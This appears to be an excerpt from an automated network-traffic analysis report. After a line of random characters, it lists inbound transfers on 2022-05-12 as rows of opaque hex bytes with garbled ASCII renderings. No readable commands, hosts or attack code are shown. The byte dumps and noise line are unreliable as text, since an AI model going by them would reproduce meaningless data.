~%J0~kO+ohTUnb~+{vJ`tPU%iK25k+X)gg<tFi!dd~.KeMM)}.Gdj~n>d)6u1y5t{B?>3c,"@r4VCIO+~<L(9<*n P`VeVx2I3Rn/1&Jdz.<Y

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	119	IN	Data Raw: d3 ac 9f b5 de 73 69 a0 49 cb 0f 54 69 ee 1e 3d 06 c9 d0 90 06 c8 1b a2 17 b5 06 69 67 1a 0c d7 49 00 bb 39 f7 32 3a 8f 0f af d7 30 7b 68 55 f8 e4 23 e0 07 00 1a 7d f1 cb 1e 48 53 34 9d 0a 69 47 91 48 da ea 22 4d 3e a3 e8 de 4a a4 f5 9b 22 37 47 0f 72 07 6c 0f 4d bb 98 4c 6b 56 c1 ff 83 5c 31 1f bc 90 30 c8 13 73 c6 62 e1 88 ff 8d b0 ed 44 e4 90 7e 67 f9 75 11 1c f0 59 52 a9 72 67 4a 3c 26 17 23 4f a0 91 62 f0 49 e0 9b 90 0e 13 26 7d 23 8f 60 64 6e de 56 cc 57 df 46 a0 8a fd ef 9e fe 33 ad c0 14 48 0f 74 cf 4e a7 66 96 2e 76 73 1a c6 2f 8b 9a 28 77 92 73 1c 0c d5 0f d4 79 2f 6c 19 be e1 2a 6c f7 2c 52 93 a7 7d bb af 34 9b 44 d4 f6 66 ca 8b e3 34 bf 86 28 f6 57 eb dc b8 eb c2 df 09 c8 58 7e 2f 70 ea 6e 3d 61 59 e1 83 e6 1c a8 24 f3 90 d7 01 7b 29 34 ff 1a Data Ascii: silTi=ig!92:0[hU#]HS4iGH"M>J"7GrIMLkV10sbD~guYRrgJc<&#Obl&#;"dnVWF3HtNf.v\$6/(wsy/l!,R)j4Df4(WX~\pn=aY\$)j4
2022-05-12 17:41:27 UTC	120	IN	Data Raw: 0e 85 85 ed f8 f2 9c 00 f4 a3 c7 64 14 d3 dc af a9 5a e1 12 ce 2f 7e 00 40 b9 45 03 37 a1 80 f2 bf e0 e6 a2 36 6c d2 05 38 9c 51 8c 29 45 85 33 43 1b 92 c0 65 8c e2 34 5f 62 fe ba 36 88 fb f9 6f 2f ed 03 5e c2 69 ca 66 f0 32 3d 5f 9f 25 64 ea bb 8e b4 c8 d8 e9 51 15 01 4a b6 da 42 57 92 a8 4c 57 c5 2e b2 38 1d 4b ea cc f2 bb 7c fb 47 d7 53 09 90 ef b8 ca 90 8c e1 30 e5 52 cd 9a eb 3c fb 20 56 a0 a9 c0 25 6d 00 48 4c e8 bd b0 c7 93 3f ab cd 74 0b e1 54 41 91 b7 3b a2 29 6d 2b 40 36 81 5c f9 b0 08 9e ae a9 dd c3 de a9 7d da fc 06 87 27 62 3a 66 e2 89 2f 6c 86 d4 ec f9 98 fe 2d 92 b4 78 df 9a 45 58 45 a3 b0 30 bf da ea 88 75 fb 0e 53 97 27 b1 73 1d 83 31 42 d4 ec d0 5a 75 86 db 5a 36 28 02 37 fe 4b 76 50 86 27 40 28 54 9d bf 0b 3e 71 12 4c de 13 34 40 e2 04 Data Ascii: dZ/~@E76l8Q)E3Ce4_b6o/^if2=_%dQJJBWLW.8KJGS0R< V%mhL?tTA;)m+@6l}b:fl-xEXEOuS's1BZuZ6(7KvP'@(T>qL4@
2022-05-12 17:41:27 UTC	121	IN	Data Raw: 41 24 5a ed 36 25 50 63 d7 76 92 7c 20 f5 1d 0c de 10 05 e0 1e b8 fe 0f 6c c3 3d 60 92 ae e6 14 ae 18 8a f7 c1 fd 93 de 9f c1 96 c9 86 22 e2 60 39 cc af ed c4 45 11 ec a6 7e 10 4e ea 5c 3a 7c fd 47 87 e6 1b 22 cf d0 84 c5 3d 82 b3 34 f5 7f e9 07 8e d2 f6 ef 17 f4 d0 30 5f 63 b8 32 8a 56 e2 a9 ae b2 a5 0a 92 1d 0e f3 fd fb 19 7c 0c 99 e6 d6 ec 6e cd a4 fa fa 94 4c 8a 39 1d f4 7f e4 2b 3b 5c 06 d9 8f fd d0 90 91 2a 33 da 21 eb e1 2e eb ae 66 da b6 1c 73 ac 73 23 c0 29 f0 2c b0 b9 fd bf 6f c5 fd 3a 1f ac 7d 68 7e 08 6a 11 74 e0 ea 8c 60 9f df a2 e4 e1 ef 7f b1 54 ac 4f a4 6a 09 b2 ac 70 0f 5e 35 0e 35 1a fe 88 22 e1 66 e2 22 cb b7 97 58 b9 e0 78 71 e8 75 df 5d 8f e2 85 fe 6f f3 77 56 ec be c3 14 75 3b 22 b0 06 4a fb 03 74 b4 9e 8f 4c c0 5f c4 92 2b 32 1c df Data Ascii: A\$Z6%Pcv l=""9E~N\; G"=40_c2V[nL9+;*3!.fss#),o;]-jt' TOjp*55"r"Xxqu owJvu;JTL_+2
2022-05-12 17:41:27 UTC	122	IN	Data Raw: cb ee 63 99 55 52 3d 70 87 77 16 f8 8c bb f1 ff f7 2f 37 fd 4b 75 d7 b8 5f 45 44 a5 d9 49 a5 db e0 a2 52 ea 37 3c fa 3a b6 1c eb 95 5e bd f9 cb d2 22 60 e8 dc 5d 2f 4d ef ec 91 49 18 4f 8d 2d 44 a0 8c 5a a5 3a 7a 4d 51 21 c5 61 eb 47 f4 61 f7 9e e8 6b 42 2e f8 b8 dc 6e dd 4b cd dc eb 9b 36 ad 42 c5 84 7e b3 c3 3c a2 d9 67 3d f9 6f 28 e2 b8 3e e4 ad b3 6d 70 7e 83 d9 e2 e8 08 5f 67 82 a6 71 eb d0 76 3f e1 dc 41 d4 c0 ec 11 5e db c9 89 b8 aa 75 60 7a 45 00 6b 28 64 ee 14 49 f4 23 d1 9a 07 b4 cd b4 c7 3d 3f 08 99 cd e7 09 43 0d bf 6a f2 5d 61 96 7d a2 0b 1a 7a 7b 77 f9 c7 35 f3 0a 25 0b db 42 c1 b6 59 70 23 e3 4f 58 41 95 27 cb c9 3a 5e 27 2f a8 a0 78 a5 57 80 0b 0c 53 1f 50 19 7b 79 92 e9 98 46 19 21 e5 ee ad 39 51 83 ad be 2c e7 1b 62 e2 7a f0 7b 39 ab a7 Data Ascii: cUR=pw/7Ku_EDIR7<:^^"/MIO-DZ:zMQ!aGakB.nK6B~<g=o(<mp~_gqv?AM^u`zEk(dl#=?Cj)a]z[w5%BYp#OXA':^/xWSP[yFi9Q.bz{9
2022-05-12 17:41:27 UTC	124	IN	Data Raw: 6b ec dd a9 72 61 de 91 d7 df 07 77 de 1c 84 21 d0 1c d2 a1 be 7c 1b db 02 30 2d 3c f0 81 15 44 64 ce 21 cc 85 a8 a1 a9 f7 61 4b 78 0a 92 57 fc f1 9b e1 f3 c5 5c 46 db b2 cb 34 18 2f 3d 90 e7 6a ff ee 64 ba e6 fb 23 be 3a d4 9d 07 38 3d 45 df 9b c0 df 05 02 b1 68 5c 73 65 24 2f c1 9f 03 18 66 28 c1 98 4b 67 e0 2d b1 d3 16 0c bc ee 4a 1f 5a 5c 16 03 1d 9c e1 80 a4 ca 17 1a f1 1f 63 b4 b3 3d c8 09 3e af ee 5e 80 4c d5 31 8f 12 c7 a8 85 ed fc bc e9 f9 f5 a9 1d 3d 6d ac bd a8 ba 4d ef 22 45 10 7b 46 64 a6 60 0b cd a4 80 f4 cf 8b ce 5b 3d 44 37 2e 56 e4 5f 95 28 41 9c 04 cf 2f a9 a0 5e 92 c6 12 68 09 0b bb 29 a3 bc 1d 6f 2f ed 3f 5f 49 09 cb 6c 9b 30 19 c5 bc 1f 04 39 a5 ab 9e e5 c1 e8 51 0c 35 0d ba da 42 5b d7 09 33 36 c2 3d a1 36 20 f9 6c e1 fd 97 4b 27 66 Data Ascii: krawl O<D!aKxWf4/=jd#-8=Ehlse\$ff(Kg-JZlc=>^L1=mM"E[Fd']=D7.V_(A/^h)o/?_lI09Q5B[36=6 IK'f
2022-05-12 17:41:27 UTC	125	IN	Data Raw: 49 10 bb 95 f4 32 3a bc 17 d6 b6 31 7a 7f 69 a4 5d 10 dc 04 0e 14 30 d1 81 ba 59 70 39 cb ad 69 47 93 c0 a1 b7 5b 53 26 2b a6 90 d0 80 7a 84 27 3b 2b 3e 14 15 78 16 da c1 61 4d 6a 43 cf 84 d9 2b 27 83 a9 ab 68 45 aa 4f ec 5c e8 5b ce e1 a1 c5 d8 f3 b8 8d 40 e8 57 2d e2 a2 33 42 8b 60 e2 32 b7 03 3a 26 7a b2 d0 66 ae df cc b9 9e 27 2c 45 54 32 89 4a 00 c0 b3 57 cc 48 e8 03 3a af da c8 18 e1 62 87 e0 1e 48 0f 70 45 de c2 a8 5f 67 92 56 02 18 64 53 24 56 4f 32 25 08 5f 25 2a 39 13 86 5f 66 e7 1e be fd 03 86 d5 3d 77 af db 8f 8b ae 34 9e f9 96 4f 57 f3 91 ed b3 ec a6 46 e4 7f 21 c5 90 14 d4 52 08 e2 32 01 5d 53 fb 48 34 23 4f 95 ae e8 3b 15 61 f1 ec c5 15 53 a8 1c 06 11 d6 00 a4 be 97 ab 05 e3 d4 3e 1d e1 63 1e a8 79 8e e9 8c d9 a9 00 8b 12 31 0a ed ec 00 44 98 e6 Data Ascii: l2:lzj 0Yp9iG[S&+z';>+xaMjC'+hEOl[@W-3B'2:&zf',ET2JWH:bHpE8_gVdS\$VO2%_ %'9_f=w4OWFIr2]SH4#Q;aS>cy1D
2022-05-12 17:41:27 UTC	126	IN	Data Raw: fd a4 c0 bd 40 64 0c 0c 38 9a 29 bc d1 44 83 26 7f 60 fa ce 79 8d e6 2d 34 97 2e 96 38 a4 8b 99 4e 11 e3 15 31 20 40 33 6d 9f 29 16 35 e7 53 0a 1f be 91 c0 3d e0 c5 5f 35 08 5b 63 e4 4a 5d fd ad 65 ae c2 3d a3 03 68 1d 28 cd f2 b5 4b 7e dc f2 78 69 e4 f0 c7 e0 c2 93 f0 26 95 46 e4 63 ec 2a 92 ff 1d de c2 ae 38 68 20 ce 5b 87 48 2b e2 4b 32 92 ec f4 0d c9 bc 60 dd b9 28 b7 27 77 12 ac 43 8d 5a d3 2d 19 e7 ae a9 df f0 47 b8 6e cb 7e 4c b7 34 44 1c f1 8d 7c 2e 4c d9 b3 f1 f8 87 f4 1d 04 40 79 d9 ba a8 39 25 a2 b6 5b 87 59 ea 8e 66 78 3a 67 e9 1c 90 f1 1b 95 5e 97 b4 e4 da 35 70 af 22 5d 2f 41 dd b4 80 20 18 4f 83 07 c5 a6 e3 82 3d 1f 5d 71 2d 03 40 12 34 46 d4 08 90 47 ea 72 60 fc b5 b0 f2 b9 5b 35 aa b2 fd 9d 16 23 6e c7 af d9 9e c6 ff 87 f9 e5 52 38 6f 08 Data Ascii: @d8)D&`y-4.8N1_@3m)5S=_5[c]e=h(K~xi&Fc*8h [H+B'('wCZ-Gn~L4Dj).L@y9%[Yfx:g*5p"]JA O=]q~@4FGr[5#nR8o
2022-05-12 17:41:27 UTC	128	IN	Data Raw: ce 35 9a e2 e5 71 72 de 9f 51 89 92 94 04 c2 db 21 df b8 cd 57 5b 0e c8 47 64 14 ab fa 4c 2d 5d 57 ce e2 e7 1d 0e 15 74 84 c3 15 c9 94 19 ee 36 f6 a3 8e d4 e9 ea 99 ea d0 21 5f 53 bf 32 a6 59 bb 3e d2 d3 ae 00 8f 2e bf f3 ec ec 9c 4b df 89 ec ff 72 23 32 5b 25 7b 8e 5f 9d 23 24 1a 65 1a 2c 3d d7 06 8a 8e fd de bd 2a 39 24 da aa d9 d3 27 33 8f ed dd bf 30 5e 11 63 30 d7 31 c9 c2 ae 9e 05 94 c5 b1 8d 31 06 7e 4e ca 61 20 79 9c 51 dc ef b5 51 c9 de 8e f6 d7 5a 7f de 1a b1 51 86 84 d2 a1 bc 49 83 3f 46 1c 22 1e cf 36 35 1f 67 54 04 fe b6 ae 78 01 f7 67 61 36 b6 fa 56 fc ea b5 d6 90 e1 71 4f d7 2b aa 75 65 2c 39 b0 52 4b d7 17 ff 9f cd c3 6b e0 f1 d5 9d 03 07 ee d6 fa b6 d0 a8 32 db 90 f5 59 59 e7 e7 45 6f e8 66 06 38 cb 02 af e6 b0 43 cd 38 88 d2 27 29 91 e1 4c Data Ascii: 5qrQ!W[GdL-JW6l_S2Y>.Kr#2[%[_#Se,=*9\$'30^c011~Na yQQZQI?F"65gTXgaVqO+ue,9RkK2YYeOfC8')L
2022-05-12 17:41:27 UTC	129	IN	Data Raw: c2 77 67 e2 19 60 7e 44 d1 72 1b 91 7e 7c d5 ec da af 4d aa c9 7a 0f 8c f7 36 fe 61 d3 44 87 27 59 af cb 7b a6 3a 76 4a 89 5d a2 13 34 42 d4 a7 98 47 ea f1 6d 28 a5 96 d4 5f d9 4b cb 93 2e 92 36 a7 70 ef 56 42 bb ed c4 27 a7 00 53 38 6b 08 25 94 0e ec 28 ab 2f e9 59 a3 1e ef ea 0e 10 83 8b a6 7b fc ca 57 a9 e8 dd 47 6d 4e 9b 67 89 d3 a2 ae 77 aa 7f 69 3a 77 f7 16 06 45 20 1e 26 2e 01 36 9b 00 db 09 bf ef ce 07 69 60 18 9e a9 28 0b 93 68 d5 fd 3c 96 7d 32 f2 1d 68 5d 56 26 c7 35 f1 2a d8 00 7d f1 de b3 71 89 22 e3 52 42 c1 eb 8b ca c9 3c 72 f6 2f b9 de d0 80 7a 98 27 04 b5 1e 50 13 58 e9 cb e9 98 53 7c 6d 1c ef a7 4c 0c 05 d3 d5 26 df 8b 42 33 7a f7 14 74 8c 8a d7 fe c4 41 74 41 e8 71 12 80 dc 52 5c 85 4c 04 63 2d 20 3d ab 22 cc 81 46 e3 f9 1e b9 81 2c 9e Data Ascii: wg;~Dr~ Mz6aD'Y{;vJ]4BGm(_K.6pVB'S8k%(Y{WGMNgwi:wE &.6i'(<h>2hjV&5*q")RB>r/z'PXSjml&B3z tAtaQRlC~ -=F,

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	130	IN	Data Raw: 80 8e a1 38 6c 1f 64 73 7e 49 b1 c1 b3 d2 ca ad 75 0d cd 9c a1 91 b1 28 2d 1d 53 2b 73 62 6c 5c 9f ab 47 d1 a1 a9 db ca ee 41 6f cb e2 43 18 58 03 3d 70 89 5c cc 6c 8c bb 6d bd b5 e9 13 dd a3 79 df 90 0a 1c 4a a3 b6 42 8f 22 eb 8e 60 c8 99 34 99 3b b0 77 3b 76 5e b7 d5 76 ff 18 7a a1 fb bf 2f 47 f7 16 9c 4f 19 4f 98 2e 6e 5f e2 82 a1 10 f2 1e 6a 22 c3 16 14 a2 f4 6b 98 dd cf 46 59 23 94 54 f4 93 d9 6b a0 bd f9 21 8f 9f c6 af 45 91 69 90 c0 d8 61 56 18 8a 28 e8 94 94 c9 9f 9f 24 db 9a 83 d3 ef ca 62 3e 58 80 bb 53 1a c7 7f 56 c3 5b 3f 26 c9 e5 02 a8 35 a6 8e b9 30 5a 44 b2 74 fa e2 20 65 ee 3e 55 20 21 d1 8f 0a f3 ef b7 c7 31 2c eb 18 53 19 d7 4d 2a 74 6c f5 32 a6 b3 50 b9 f1 10 9d 7b 76 e9 e7 48 ff 0a 28 15 55 08 c0 bc 5f 5a a5 9d 35 69 47 91 ca 23 c9 Data Ascii: 8lds~lu(-S+sb\GAoCX=p\lkyJB""4;w;v~vz/GOO.n_]~"kFY#Tk!EiaV(\$b>XSV[?&50ZDt e>U !1,SM*tl2P {vH(U_Z5iG#
2022-05-12 17:41:27 UTC	131	IN	Data Raw: c3 76 fc da 9b a7 bf 5a bb 31 fc fa 16 1d ae 4a dd 25 15 53 a1 4c 10 df 28 e1 3b 8f 17 0c be 43 d0 e3 18 ff 7b 6e 64 4b a6 07 67 75 f1 f9 b3 78 60 de 8e 6c d2 d3 64 f8 3a a7 4e ae 7d f3 39 b5 63 05 5e 2d 35 db 1b ef 99 1f 9d 19 af 20 d3 a0 a0 52 a9 f7 67 fb 33 59 e2 70 dc ff 85 fe 69 c0 d3 46 fd ad c8 3c 9d 2d 3d 96 d2 cd a9 76 64 ba e4 f1 46 c1 5b d5 07 26 0a 0f f9 da bd ce f9 1a 02 39 fa 5f 73 7a 32 26 10 67 02 1e 4a 84 d1 87 2b 66 e4 09 a2 f3 8c 29 0b c4 41 12 5d 5c a4 01 1d 9c de 10 83 33 16 05 fa 1d f4 cb d2 3a e2 8b 5f ec 75 7b a9 63 fe 2f ad 32 82 8e a8 ff c5 bd cc 01 f4 a9 3b a9 0c d2 dc b6 a8 61 09 00 df 33 7c cb 3c d8 42 2b c9 80 8e f5 d0 aa 7c 87 11 55 17 24 36 9b 3c 94 08 95 8c 20 55 1d ac 56 79 8d e4 18 cb 73 6a ba 36 86 b4 eb 6f 2f eb 8f 14 Data Ascii: vZ1J%SL(C{nd\Gux'ld:N}9c^~5 Rg3YpiF<~vdF[&9_sz2&gJ+f)A]3:_u{c/2;a3 <B+ U\$6> UVVysj6o/
2022-05-12 17:41:27 UTC	132	IN	Data Raw: e8 7e 50 e9 fd 85 56 c8 e5 19 90 fb 5f 8f b9 ac 55 eb de 33 db 04 24 45 c1 1f 26 2e bb f4 bd 11 fd 36 99 c6 37 06 49 ba 23 18 d7 55 22 6a 6d f5 34 16 10 03 c9 d6 30 7e 5b 46 e8 c7 35 6b 2f 05 19 5b d1 f1 bd 59 70 03 01 45 68 47 8a fa e3 30 3b 52 20 05 3f a0 2b a4 57 8e 21 15 64 1e 50 89 5d 3b d2 cf b8 7d 6b 45 e5 ce 55 5b 26 83 b2 a4 0f 26 8e 62 e4 50 71 6a 8f a8 a7 c1 f8 d6 91 74 41 72 74 2a 9e fa 72 71 8a 64 fd 42 2f 34 17 29 43 b7 a8 bf e6 d9 ca 93 03 52 65 bd 55 36 af 53 6f be d2 cc e9 61 e6 74 80 b9 f6 c7 3e de 2f b5 b4 18 54 27 96 4e 10 0a 4c 14 2e 49 73 1a 36 05 62 4a 6d 77 08 5f 25 36 39 2c e0 7e 38 e1 3e 9c f3 2b 7f cb 2d 59 7c b0 f1 ec 85 b2 e4 87 c4 d5 76 fe aa ca ac bf 1c 07 cf 6d 07 ff 8d ec d5 52 2e fa 4a 7f 3c 4d f1 64 d2 76 d5 b6 a9 60 63 Data Ascii: ~PV_U3\$E&.67l#U"jm40~[F5k/[YpEhG0;R ?~+WldP];)kEU[&&bPqjtArt*rqdB/4)CReU6Soat>/T'NL.lsb6J~w_%69,~8>+-Y vmR.J<Mdv^c
2022-05-12 17:41:27 UTC	133	IN	Data Raw: 58 20 8d 74 e1 88 6e e2 08 8d 67 19 ab 85 cd f9 89 c1 00 ef 81 e2 16 03 d4 f6 2f c4 28 f1 01 db 15 00 48 42 b9 d9 0e e0 b2 a6 d4 86 ab e6 a2 1c 5b 25 04 38 85 31 bc d1 44 83 26 7f 88 fa ce 79 8d e6 12 1e 0c 0b bb ac a7 b9 f5 48 0f bc 14 31 37 48 e4 78 9f 2f 22 77 60 33 0b 19 90 08 c0 c6 c4 e8 55 33 4f 24 43 db d8 78 d0 a5 6b 77 9b 3c a5 29 26 55 5d cc f2 ae 5e 29 bf d6 55 60 e8 6d c6 a1 80 9b f4 06 d3 4e cc 9a 77 0f b9 c4 71 80 fa ae 38 6c 20 0e 4f 87 48 ac ef 60 51 b4 ca 5e 8b b7 dd 41 91 b5 08 ed 39 7e 3a cf 67 a0 4e df 8b 3d 87 af a9 fb 97 d2 b8 6e d4 ed 41 63 27 62 3a 5a 0b 02 4f 6d 8c bf d1 a3 99 f8 35 67 64 54 cd b6 0a 1c 45 a3 b6 7f f7 cf ea 8e 79 e9 37 b3 f9 3a b6 59 9d eb 3f b6 d5 e8 fa 69 69 87 db c6 0a 6a e5 10 de 1d 18 4f 87 07 1d b2 e3 82 b8 Data Ascii: X tng/(HBj%81D&yH17Hx'w"3U3O\$Ccxkw<)&Uj^*)U'mNwq8l OH'Q^A9~:gn=nAc'b:ZOm5gdTEy7:Y?iijO
2022-05-12 17:41:27 UTC	135	IN	Data Raw: a6 b4 1e 62 8d 11 2e 11 a6 62 b2 2c 29 72 1a a8 00 7b 5a 0b 57 ee 7b 08 24 3f f8 c1 7f 38 fd 36 47 e0 2b 79 fe bb 0f e4 b0 f1 ee 8f 49 9b e6 c5 4f 57 f3 8d ed 8c c2 87 22 e2 5f db ca b8 ed ca 4b 26 31 59 7f 3a 78 79 32 4a 76 d5 b4 a3 98 1c 0a 35 4b a1 ee 04 75 91 4a fe 10 d6 26 9d c2 e9 ca 18 cb 29 20 48 7d 6c b1 d8 3c 90 bc a8 92 d0 01 8b 0e 83 d6 c1 fd 20 4e 8d 99 ca df f4 3a 24 5b 05 fe af a6 9c 39 0a c9 e6 64 4b 16 55 7c cb 0f fc da 9d 17 1c 09 cb 16 dc 7e 37 15 af 6a c3 a9 30 7e a8 42 c9 d6 29 e7 11 29 e0 62 bf 43 cb cc b1 07 7a 6e f8 44 d0 6b 20 54 70 fc 93 71 41 fd 98 f6 f7 e1 52 f6 e3 af 4f a8 57 55 df db 62 05 45 07 9f 23 1a ef 05 10 32 75 e8 01 51 a5 80 58 88 b0 71 61 16 6b e0 7e 05 f4 84 f8 43 66 0f 28 fc ad d0 34 e7 2d 3d 90 62 6e fa 05 43 9a Data Ascii: b.b.)r{ZW{\$?86G+y!OW" _K&1Y:xy2Jv5KuJ&})H} > N:\$[9dKU ~7j0~B))bCznDk TpqAROWUbE#2uQXqak~C f(4~bnC
2022-05-12 17:41:27 UTC	136	IN	Data Raw: d9 09 66 86 af 89 86 c9 c6 b8 71 c6 cc 90 9b 26 64 16 f6 f3 1d 2f 6c 88 9b 52 f9 98 f8 af d8 6c 6b f9 b0 89 46 44 a3 96 35 be db ea 91 7f ca e6 4b f8 3c 9a f5 65 f4 5f b7 d1 cc 7e 34 68 87 41 79 02 55 d1 16 5a 40 19 4f a7 a4 5f a6 e3 9d b6 12 89 61 0b 25 e9 90 4a 27 f5 6b 9c 67 4f 6a 48 05 2e 95 d9 82 ff 6b 6e b2 fd 99 16 33 77 c7 af 5e 93 12 ef a1 df 4b d0 46 0e 29 e8 90 2e 4a b3 8e 02 61 5a ae c2 c9 ca a8 31 58 80 86 e0 fa c6 7f 4e c1 24 40 47 ce cf 84 f6 b2 a7 8e bd 8a d8 68 a0 52 40 21 0d 74 c8 3e 81 2f 21 d1 b0 a3 c2 16 b6 d9 1f ff 68 66 34 32 55 37 6b 92 6c f1 12 94 97 7d a8 4d 15 57 6a 50 c9 6f 34 f1 0a 08 a0 64 f1 c1 a6 71 89 22 e3 52 42 c5 eb 8b ca c9 3c 72 8f 2e b9 de d0 80 7a 9b 27 04 cc 1f 50 13 58 b9 d9 e9 98 56 42 bc e4 ee a1 60 a4 fd cc b5 Data Ascii: fq&d/IRIkFD5K<e_~4hAyUZ@O_a%J'kgOjH.kn3w*KF).JaZ1XN\$@GhR@!t>/hf42U7k)MWjPo4dq"RB">r.zP XVb`
2022-05-12 17:41:27 UTC	137	IN	Data Raw: 06 ed 30 06 e0 4b 4f 70 06 59 cf 75 f1 fd b3 d8 7a de 8e eb df 07 77 de 1c 84 c9 d0 1c d2 a1 be 43 cf 40 27 1d b8 3f c2 8d 13 3f ad cf 21 d3 84 30 43 a8 f7 78 71 3e 8d f2 56 fa df 02 80 08 e1 71 4d dd 66 d5 14 64 b6 18 bd ea 6d f7 dc 64 ba e0 f1 8d db 5b d5 82 0c 0f e4 de fa b0 e5 7f 64 43 90 f5 5b 53 a3 0e e9 c7 25 35 72 84 2f 2a 2b 66 e0 09 61 49 8c 29 8e e8 44 f9 7a 7c ae 2a 9b e2 9f a0 8c 37 36 d7 f6 35 0d 50 f7 11 da 2b 01 40 75 7b ad 63 2b 35 ad 32 07 a7 ad 14 e2 9d c7 2a 76 d7 7a 16 03 d6 fc 67 bb 49 f0 9b fa 18 47 6f 62 77 42 2b cd 80 64 ef d0 aa ff 8a c5 45 31 02 12 18 40 f5 29 45 87 00 9a 0b 84 af e2 a8 cf 23 6f 2d c4 ba 36 82 b4 03 75 2f eb 0e 19 ce 69 ca 6a b5 ad 42 3e 98 32 0f 3f 6a 8f be a7 5f cd 7c 02 31 05 93 da 42 5d dd 5b 56 57 c3 20 Data Ascii: 0KOpyuzwC@'??!0Cxp>VqMfdmd[dC[S:'5r\$~+fa)Dz]*765P+@u{c+52*vgzjGobwB+dE1@)E@o~6u/ijB>2? _l1B vW
2022-05-12 17:41:27 UTC	138	IN	Data Raw: db 16 2c e2 1a 14 4f 46 c2 19 d7 49 2a a3 71 f5 32 23 8e 55 51 d6 30 7c 51 f4 97 a6 34 f1 0e 08 fa 7c f1 c1 26 7c 5d 32 c5 74 99 46 95 ea eb 81 27 52 26 32 91 27 4b a5 51 a0 83 5a 04 1f 50 17 58 e4 c1 e9 98 d6 4f 68 f4 c8 87 b8 27 83 ad 94 68 c2 8f 62 fe 52 0e 15 ee af 8d 43 a6 85 91 74 45 c8 a2 06 8c dc c8 66 a6 76 db 42 de 27 17 29 7c f8 9d 46 e7 c6 c5 91 78 2d 04 ba 7f b4 f1 01 6f be d6 76 38 4d f7 52 3a af da d5 18 de c7 a6 b4 18 68 51 72 4f 10 b9 4a ba a9 29 72 1c 18 a7 28 2a 2c 77 96 5a fd 25 f1 0c 4e 5a 15 f0 38 9e 14 2a 7f d4 1d fb 98 b1 f1 f4 87 cd 9b e6 c3 ff f0 a0 fe ca ac bb a6 d4 e3 7f 21 45 9d c0 c4 74 2e 3e 59 7f 3c 72 69 51 2b 77 cb 98 7a e7 1d 0c 1f 57 fa a2 14 53 b5 14 08 11 d6 06 14 f1 c4 d8 22 c3 27 20 48 7b 66 a9 bb 5f 91 a3 a1 9a 56 Data Ascii: .OF!q2#UQ0 Q4 &]2tF'R&2'KQZPXOh'hbRCiEnbV))Fx~ov8MR:hQrOJ)r(*,wZ%Nz8*!Et.>Y~riQ+wwzWS"~ H{f_V
2022-05-12 17:41:27 UTC	140	IN	Data Raw: 15 41 4b 42 b9 d9 0e e0 b2 a6 d4 c7 a8 e6 a2 1c 78 2e 04 38 85 34 bc d1 44 83 26 7f 8c fa ce 79 8d e6 12 51 0f 0b bb ac a7 b9 f6 48 0f f3 17 31 37 48 8c 73 9f 2f 23 54 b1 cb 0a 1f bc a4 3c d9 a4 e9 51 17 37 3c 41 db 42 c7 d8 9a 5c 71 e3 24 a7 29 06 43 18 d3 f2 b1 48 29 bf d6 55 60 e8 6d c6 a1 80 9b f4 06 9d c6 9a 77 0f b9 c4 71 80 b9 ad 38 6c 20 19 44 87 48 ac ef 60 51 b4 ca 5e 8b b7 dd 41 91 b5 08 ac 3a 7e 3a cf 67 a0 4e df 8b 7c 84 af a9 fb 8e d9 b8 6e d4 ee 41 63 27 62 3a 5a 0b 02 4f 6d 8c bf d1 e4 9a f8 35 67 64 54 cd b6 0a 5b 46 a3 b6 7f cf c4 ea 8e 79 e9 37 b3 f9 3a b6 59 99 eb 3f b6 d5 e8 fa 28 6a 87 db c6 0a 6a e6 10 de 5c 1b 4f 87 07 35 b9 e3 82 bb 12 89 61 0b 25 e9 94 4a 27 f5 6b 9c 67 f4 69 48 05 2e 95 d9 81 ff 6b d5 b1 fd 99 16 de 71 c7 af Data Ascii: AKBx.84D&yQH17Hs/#T<Q<AB\q\$)CH)U' mMwq8l DH'Q^A~:~gn nAc'b:ZOm5gdT[Fy7:Y? j 05a%J'kgiH.kq

Timestamp	kBytes transferred	Direction	Data
2022-05-12 17:41:27 UTC	141	IN	Data Raw: 38 9f 4a 7e d4 39 51 bb b3 f1 ea 35 11 b7 f4 e3 f5 4c dc 9f cb 8c 8f a7 22 e2 60 0b f7 41 ec d5 54 24 4e 26 1e 3d 52 ff 6c 14 75 d5 b0 19 c3 30 18 13 f1 bb c1 15 53 91 6e de 10 d6 19 a7 fc 10 cb 04 e5 fa a3 36 1a 47 33 a2 7f d1 be ac b2 35 25 a6 1f 3f d3 ac ee 06 6e d2 1b eb df d4 3d 1a a2 04 e5 81 75 1f 47 6d e2 64 1e 0a 56 57 78 eb 15 d8 f7 8c ab 19 65 d8 30 fc de bd 34 af 4a c6 97 c9 7f b3 6c 1a 51 57 80 3a af 9a 23 fc 41 cf ec aa 23 57 7c 24 41 62 7b 06 74 d1 6d b2 71 61 c1 87 de 0e ff 76 d8 30 28 31 cf 7c d3 a5 9a 20 07 41 27 87 07 37 fd b9 15 5c 65 ce 21 f3 3d a1 58 a8 e8 6b 49 ef 75 f3 50 d6 77 fa 9f 68 e0 75 69 b9 af d4 14 fe 09 10 81 de 6b 93 15 65 ba c0 74 6c c0 5b cc b5 fa 26 1d d9 d0 34 b1 98 1b 22 95 d5 1a 71 65 3b 94 cc 4b 13 3e 40 47 ad e6 Data Ascii: 8J-9Q5L""AT\$N&=Rlu0Sn6G35%?n=uGmdVWxe04JlQW:#A#W[DAb{tmqav0(1 A'7!e!=XkuPwhuiketl[&4"q e;K>@G
2022-05-12 17:41:27 UTC	142	IN	Data Raw: 66 ee b8 d3 46 44 a5 9c d9 d9 ba eb 8e 62 c2 7a 48 f8 3a 2a 56 36 87 78 97 b0 ee da 35 48 57 ff 5c 2f 58 fd 1e 07 40 19 49 ad a1 38 c7 e2 82 a3 1a 16 62 0b 23 59 37 19 54 d2 4b fe 45 ea 6b 68 df 90 b0 f4 8c 6f 63 32 b2 fd 9f 1c 21 10 a6 ae 43 bf cb 89 a3 d9 61 c8 1d 42 3a ce b4 69 ee b2 8e 22 f2 5a 83 d3 f0 e1 26 c9 59 80 a0 51 65 b8 1e 51 e9 d9 61 2f ca e5 06 12 f6 8b 9c 9f 8a 17 6b a0 52 fa 10 05 65 ee 01 2f 06 d8 d0 90 06 f1 94 c8 a6 36 06 6d 46 5b 1a d7 49 90 b6 41 e4 14 1c ff 7f a8 d7 10 67 5e 76 e9 db 1d 08 0b 28 0d 57 77 bf dd 58 70 27 c3 3e 6a 47 95 70 ee e4 28 74 06 45 bb de 4a 85 74 af 01 24 7a 37 78 ea 